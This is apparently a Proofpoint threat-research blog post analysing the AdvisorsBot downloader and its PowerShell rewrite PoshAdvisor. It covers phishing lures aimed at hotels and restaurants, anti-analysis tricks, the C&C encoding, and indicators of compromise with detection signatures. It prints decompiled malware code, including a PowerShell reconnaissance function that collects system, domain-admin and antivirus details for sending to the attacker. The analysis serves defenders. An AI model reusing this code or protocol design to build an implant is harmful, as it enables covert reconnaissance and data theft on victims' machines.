# New modular downloaders fingerprint systems - Part 2: AdvisorsBot

proofpoint.com/us/threat-insight/post/new-modular-downloaders-fingerprint-systems-part-2-advisorsbot

August 23, 2018

Blog
Threat Insight
New modular downloaders fingerprint systems - Part 2: AdvisorsBot


August 23, 2018 Proofpoint Staff

**Overview**

Beginning in May 2018, Proofpoint researchers observed a previously undocumented downloader dubbed AdvisorsBot appearing in malicious email campaigns. The campaigns appear to primarily target hotels, restaurants, and telecommunications, and are distributed by an actor we track as TA555. To date, we have observed AdvisorsBot used as a first-stage payload, loading a fingerprinting module that, as with Marap, is presumably used to identify targets of interest to further infect with additional modules or payloads. AdvisorsBot is under active development and we have also observed another version of the malware completely rewritten in PowerShell and .NET.

**Campaign Analysis**

We first observed campaigns delivering AdvisorsBot in May 2018. Since then, the campaigns have used several themes in the email lures. The first is a “double charge” lure that appears to target hotels (Figure 1). The second is a “food poisoning” lure for restaurant targeting (Figure 2). The third is a “catering order” lure also targeting restaurants (Figure 3). The fourth is a “resume” lure that targets telecommunications organizations (Figure 4). While we did observe targeting leaning towards hotels, restaurants, and telecommunications industries, we found that these campaigns were not as well-targeted as the lures might imply, with many messages going to targets unrelated to the contents of the lure.

In the May and June campaigns, the documents contained macros that executed a PowerShell command to download and execute AdvisorsBot. In the August 8 campaign, the actor shifted techniques, using a macro to execute a PowerShell command that in turn downloaded another PowerShell script. This script executed embedded shellcode that ran AdvisorsBot without writing it to disk. Finally, on August 15, the actor made another major change and the macro instead downloaded and executed a PowerShell version of AdvisorsBot that we called PoshAdvisor.




*Figure 1: Message purporting to include information about a double charge delivering AdvisorsBot*




*Figure 2: Message purporting to include information about a food poisoning incident and delivering PoshAdvisor*




*Figure 3: Message purporting to include information about a catering order and delivering AdvisorsBot*




*Figure 4: Message purporting to include a resume/CV delivering AdvisorsBot*




*Figure 5: Example macro document lure*

**Malware Analysis**

The name “AdvisorsBot” is based on early command and control (C&C) domains that all contained the word “advisors”. The malware is written in C, but the threat actor has recently created an interesting fork of the code that we discuss in the “PoshAdvisor” section.

Anti-Analysis Features

Like most modern malware, AdvisorsBot employs a number of anti-analysis features. One of the most effective is the use of junk code--such as extra instructions, conditional statements, and loops--to considerably slow down reverse engineering. For example, comparing the beginning of a function (part of the URI generation discussed in the “Command and Control” section) from the x86 version of the malware (Figure 6) to the same function in the x64 version (Figure 7) which doesn’t seem to be as affected by the inclusion of the junk code as much.

```
uri = 0;
v24_488 = 'M';
v25_120 = 'D';
v22_neg407 = '=';
if ( v24_488 == 77 )
{
  _lstrlenA = resolve_func_by_hash(0xD6D549F8);
}
else if ( v24_488 < 0x31 )
{
  return v22_neg407;
}
v24_488 += 103;
if ( v24_488 == 180 )
{
  if ( v24_488 == 180 )
  {
    _lstrcpyA = resolve_func_by_hash((v25_120 | 0x108 % v25_120) - ('(\r|\x04'));
  }
  else if ( v24_488 < 0x15 )
  {
    v24_488 = v22_neg407 | (v25_120 + 161) ^ 0x289;
  }
}
else if ( v24_488 == 88 )
{
  return v25_120;
}
v24_488 = v22_neg407 ^ 0x3BF;
if ( v25_120 < 31 )
  return v22_neg407;
if ( v25_120 == 68 )
  *(&v30 + v24_488 / 0x341 % v24_488) = (v24_488 * v22_neg407 | 0x200) + 'go4';
v24_488 = 305 * (v22_neg407 / 844u);
```

*Figure 6: The x86 version of the malware contains significantly more instances of junk code*

```
uri = 0i64;
lstrlenA = to_resolve_func(0x7E0C1153u);
lstrcpyA = to_resolve_func(0x7DB159D3u);
dot_jpg = 'gpj.';
v22 = 0;
dot_asp = 'psa.';
v24 = 0;
lstrcatA = to_resolve_func(0x7DAD1453u);
memset(&rand_dword, 0, 0x24ui64);
qmemcpy(&system_fingerprint, g_system_fingerprint, 24ui64);
rand_dword = get_rand_dword();
v10 = 1;
p_system_fingerprint = &system_fingerprint;
do
{
  *p_system_fingerprint ^= *(p_system_fingerprint - 1);
```

*Figure 7: The x64 version contains far fewer instances of junk code*

We can also see two more anti-analysis features in the same screenshots:

1. Most strings are stored as “stack strings” in which the characters of the string are manually pushed onto stack memory with individual instructions. This makes it more difficult to quickly see the strings the malware uses.
2. Windows API function hashing, which hinders identification of the malware’s functionality. A Python implementation of the hashing algorithm is available on Github [1].

To detect various malware analysis tools, AdvisorsBot takes a CRC32 hash of the system’s volume serial number and each running process name and compares them to a list of hardcoded hash values. If it finds a match, the malware exits. To detect whether it is running on a virtual machine, the malware inspects the system’s firmware table (via a call to GetSystemFirmwareTable) for strings associated with virtual machine vendors. Again, if it finds a match, the malware exits.

In the August 8 campaign, it became clear that the threat actor was paying close attention to the characteristics of victims connecting back to their C&C servers. The updated version of AdvisorsBot in this campaign included an additional anti-analysis check that compared the system’s machine SID to a list of 13 hardcoded values (Figure 8). We assume that they have profiled sandbox or malware researcher systems in prior campaigns and blacklisted them.

```
signed __int64 check_system_fingerprint_against_blacklist()
{
  unsigned int v0; // er9

  v0 = 0;
  if ( g_system_fingerprint[0] == 0x8F84913C
    && g_system_fingerprint[1] == 0x405C6141
    && g_system_fingerprint[2] == 0xC1D7EB3 )
  {
    return 1i64;
  }
  if ( g_system_fingerprint[0] == 0x98752FCB
    && g_system_fingerprint[1] == 0x6957AAD1
    && g_system_fingerprint[2] == 0x6A88AEEE )
  {
    return 1i64;
  }
  if ( g_system_fingerprint[0] == 0xEB3FF108

00002F20 check_system_fingerprint_against_blacklist:1 (180003B20)
```

*Figure 8: Snippet of code showing AdvisorsBot comparing the victim machine's SID to a blacklist*

Command and Control

The malware uses HTTPS to communicate with the C&C server. In the requests from the bot to the C&C, URIs contain encoded data that are used to identify a victim, for example:

*/aa/rek5h/lnl5/s4zakljmo/4f/xbdju4a02tnxywx/etl2dni405a1khwxyg0r2.jpg*

More specifically, the data that is encoded in the URI contains the machine SID, CRC32 hash of the computer name, some unknown hardcoded values, and the Windows version:

```
00000000 s_bot_id        struc ; (sizeof=0x18, mappedto_4)
00000000                                       ; XREF: .data:g_system_fingerprint/r
00000000 sid_part1       dd ?
00000004 sid_part2       dd ?
00000008 sid_part3       dd ?
0000000C computer_name_crc32 dd ?
00000010 field_10_hardcoded_4 db ?             ; XREF: DllEntryPoint+6A2/w
00000011 field_11_hardcoded_1 dw ?             ; XREF: DllEntryPoint+6E7/w
00000013 field_13_hardcoded_1 db ?             ; XREF: DllEntryPoint+543/r
00000013                                       ; DllEntryPoint+562/w
00000014 windows_version dd ?                  ; XREF: DllEntryPoint+5D7/w
00000014                                       ; DllEntryPoint+65C/w ...
00000018 s_bot_id        ends
00000018
```

*Figure 9: Snippet of code showing the data structure used during formatting of the URI*

This data is encoded via the following steps:

- Random 4-byte XOR key is generated
- Data structure is XOR-encoded with the key and the key is prepended to the encrypted data
- The key and encrypted data are converted from binary to lowercase letters and digits with a binary encoding similar to base32
- Random slashes are added to make it look like a URI path
- A ".jpg" extension is added for GET requests and an ".asp" extension is added for POST requests

Commands from the C&C server are polled via GET requests. A response that contains a command is structured as shown below:

- Offset 0: Command
- Offset 4: Unknown, possibly module ID or command ID
- Offset 8: Length of encrypted data
- Offset 12: CRC32 hash of plaintext data
- Offset 16: XTEA IV
- Offset 24: XTEA key
- Offset 40: XTEA encrypted data using CBC mode

AdvisorsBot currently can receive and act on only two commands:

- Load a module (command ID 1)
- Load shellcode in a thread (any other command ID)

Modules are DLLs that are manually loaded (allocate a buffer, copy the PE header and sections, relocate, resolve the import table, and execute the entry point). A "communications" function is passed from the downloader to the module so that it can send back data to the C&C server. These requests have the same style of URIs, but use POST data structured as shown below:

- Offset 0: Length of encrypted data
- Offset 4: CRC32 hash of plaintext data
- Offset 8: XTEA IV
- Offset 16: XTEA key
- Offset 32: XTEA encrypted data using CBC mode

Modules

At the time of publication we have only observed a system fingerprinting module being sent from a C&C server. It performs the following activities and sends their output back to the C&C:

- Takes a screenshot and base64 encodes it
- Extracts Microsoft Outlook account details

- Runs the following system commands:
  - systeminfo
  - ipconfig /all
  - netstat -f
  - net view
  - tasklist
  - whoami
  - net group "domain admins" /domain
  - dir %USERPROFILE%\Desktop
  - wmic /namespace:\\root\securitycenter2 path antivirusproduct GET displayName,pathToSignedProductExe

PoshAdvisor

On August 15, we saw what initially looked like a second AdvisorsBot campaign for the month. However, after closer analysis of the payload we were surprised to find that the threat actor had essentially rewritten AdvisorsBot using PowerShell and a .NET DLL embedded inside the PowerShell script. We track this variant as “PoshAdvisor” and, while it is not an exact duplicate of AdvisorsBot, it does contain the same:

- URI generation and format (Figure 10)
- C&C response format and encryption
- Module download and execute functionality
- System fingerprinting functionality (Figure 11)

```
// OqkZsI7.OqkZsI7
public static string Ck2Ya(uint id, uint status, bool post)
{
    Random random = new Random();
    uint num = (uint)random.Next();
    MemoryStream memoryStream = new MemoryStream();
    BinaryWriter binaryWriter = new BinaryWriter(memoryStream);
    binaryWriter.Write(num);
    uint num2;
    for (int i = 0; i < 24; i += 4)
    {
        num2 = (BitConverter.ToUInt32(OqkZsI7.ci, i) ^ num);
        binaryWriter.Write(num2);
        num = num2;
    }
    num2 = (id ^ num);
    binaryWriter.Write(num2);
    binaryWriter.Write(status ^ num2);
    binaryWriter.Close();
    memoryStream.Close();
    string text = OqkZsI7.tJfgng(OqkZsI7.Epp6tvOuGlJ(memoryStream.ToArray()));
    if (post)
    {
        text += ".asp";
    }
    else
    {
        text += ".jpg";
    }
    return text;
}
```

*Figure 10: Snippet of code showing similarity of PoshAdvisor's URI generation*

```
function R1Ck3UxV3LI_func1()
{
    $JVmRb_output = "SYSTEMINFO:`n`n" + ((systeminfo) -join "`n")
    $JVmRb_output += "`n`nIPCONFIG:`n`n" + ((ipconfig /all) -join "`n")
    $JVmRb_output += "`n`nNETSTAT:`n`n" + ((netstat -f) -join "`n")
    $JVmRb_output += "`n`nNETVIEW:`n`n" + ((net view) -join "`n")
    $JVmRb_output += "`n`nTASKLIST:`n`n" + ((tasklist) -join "`n")
    $JVmRb_output += "`n`nWHOAMI:`n`n" + ((whoami) -join "`n")
    $JVmRb_output += "`n`nUSERNAME:`n`n" + ((net user $env:username /domain) -join "`n")
    $JVmRb_output += "`n`nDOMAIN ADMINS:`n`n" + ((net group "domain admins" /domain ) -join "`n")
    $JVmRb_output += "`n`nDESKTOP:`n`n" + (Get-ChildItem ([environment]::getfolderpath("desktop")) | Out-String)
    $JVmRb_output += "`n`nAV:`n`n" + (Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM AntiVirusProduct").displayName
    $xoABHjFU_output_encoded = [System.Text.Encoding]::UTF8.GetBytes($JVmRb_output)
    NwlKbNP2B_send_data 0 $xoABHjFU_output_encoded
}
```

*Figure 11: Snippet of code showing similarity of PoshAdvisor's system fingerprinting*

This is noteworthy since it is fairly rare to see  malware be rewritten in a completely different programming language.

**Conclusion**

While it remains to be seen whether this threat actor will continue to distribute AdvisorsBot, PoshAdvisor, or both in future campaigns, this pair of downloaders, with extensive anti-analysis features and increasingly sophisticated distribution techniques, warrant further investigation. AdvisorsBot, along

with another similar but unrelated malware that we detailed last week, point to a growing trend of small, versatile malware that give actors flexibility to launch future attacks and identify systems of interest that may lend themselves to more significant compromise.

**References**

[1] https://github.com/EmergingThreats/threatresearch/blob/master/advisorsbot/func_hashes.py

**Indicators of Compromise (IOCs)**

| IOC | IOC Type | Description |
|---|---|---|
| 6d73bea291bf6114af8333031187ac05fdfc8afe05025b272f510a6977b2153e | SHA256 | Example Document Attachment (May) |
| hxxp://chklink[.]us/upd.bin | URL | AdvisorsBot download URL (May) |
| 9dd12d3a32d2ba133bac8747f872f649b389a9cf3f4baaa9fad69a43d2e4f982 | SHA256 | AdvisorsBot (May) |
| investments-advisors[.]bid | Domain | AdvisorsBot C&C (May) |
| interactive-investments[.]bid | Domain | AdvisorsBot C&C (May) |
| | | |
| 1eb1ef64a9b41267e362597e071e181acb86b50e708ede4a9448689da7fb2425 | SHA256 | Example Document Attachment (June) |
| hxxp://finance-advisors-ca[.]bid/ldr.bin | URL | AdvisorsBot download URL (June) |
| ee32c4e0a4b345029d8b0f5c6534fa9fc41e795cc937d3f3fd743dcb0a1cea35 | SHA256 | AdvisorsBot (June) |
| real-estate-advisors[.]win | Domain | AdvisorsBot C&C (June) |
| | | |

| | | |
|---|---|---|
| secur-real-estate[.]bid | Domain | AdvisorsBot C&C (June) |
| 34a2fc4eb718a8b13a44cfb851ccac6cf63e54fe7e7ab145a5bdeb6def2d4620 | SHA256 | AdvisorsBot system fingerprinting module (June and August) |
| | | |
| 956eae6395ed5e1b2d49ffa08ff85b42d1fc210531ab9c48c2d76e6ee38c9781 | SHA256 | Example Document Attachment (August) |
| hxxp://204.155.31[.]167/bootstrap.css | URL | AdvisorsBot download URL (August) |
| c659b00a65a574a08fff64662581a8ecae7eafa38850a6c7c19b88c2085a1c03 | SHA256 | AdvisorsBot (August) |
| 185.180.198[.]56 | IP | AdvisorsBot C&C (August) |
| | | |
| fdf5072b904ba9148d8b98e4ba01987e644449e2b10f033ca4d2f967dc502a58 | SHA256 | Example Document Attachment (August) |
| hxxp://162.244.32[.]185/jquery.js | URL | PoshAdvisor download URL (August) |
| 2a27d7ad1f16c90767e1cf98c92905aa5a3030a268c8206462c5215a87d0e132 | SHA256 | PoshAdvisor PowerShell script (August) |
| 335229e528c6348a3dc5941c434dc67acb031f297d9ac25e53a2a56d3df3e255 | SHA256 | PoshAdvisor .NET library (August) |

| | | |
|---|---|---|
| 162.244.32[.]148 | IP | PoshAdvisor C&C (August) |

**ET and ETPRO Suricata/Snort Signatures**

2832183 | ETPRO TROJAN PoshAdvisor SSL/TLS Certificate Observed

2830733 || ETPRO TROJAN Observed AdvisorsBot CnC Domain Domain (investments-advisors .bid in TLS SNI)

2830732 || ETPRO TROJAN Observed Malicious SSL Cert (AdvisorsBot CnC Domain)

Subscribe to the Proofpoint Blog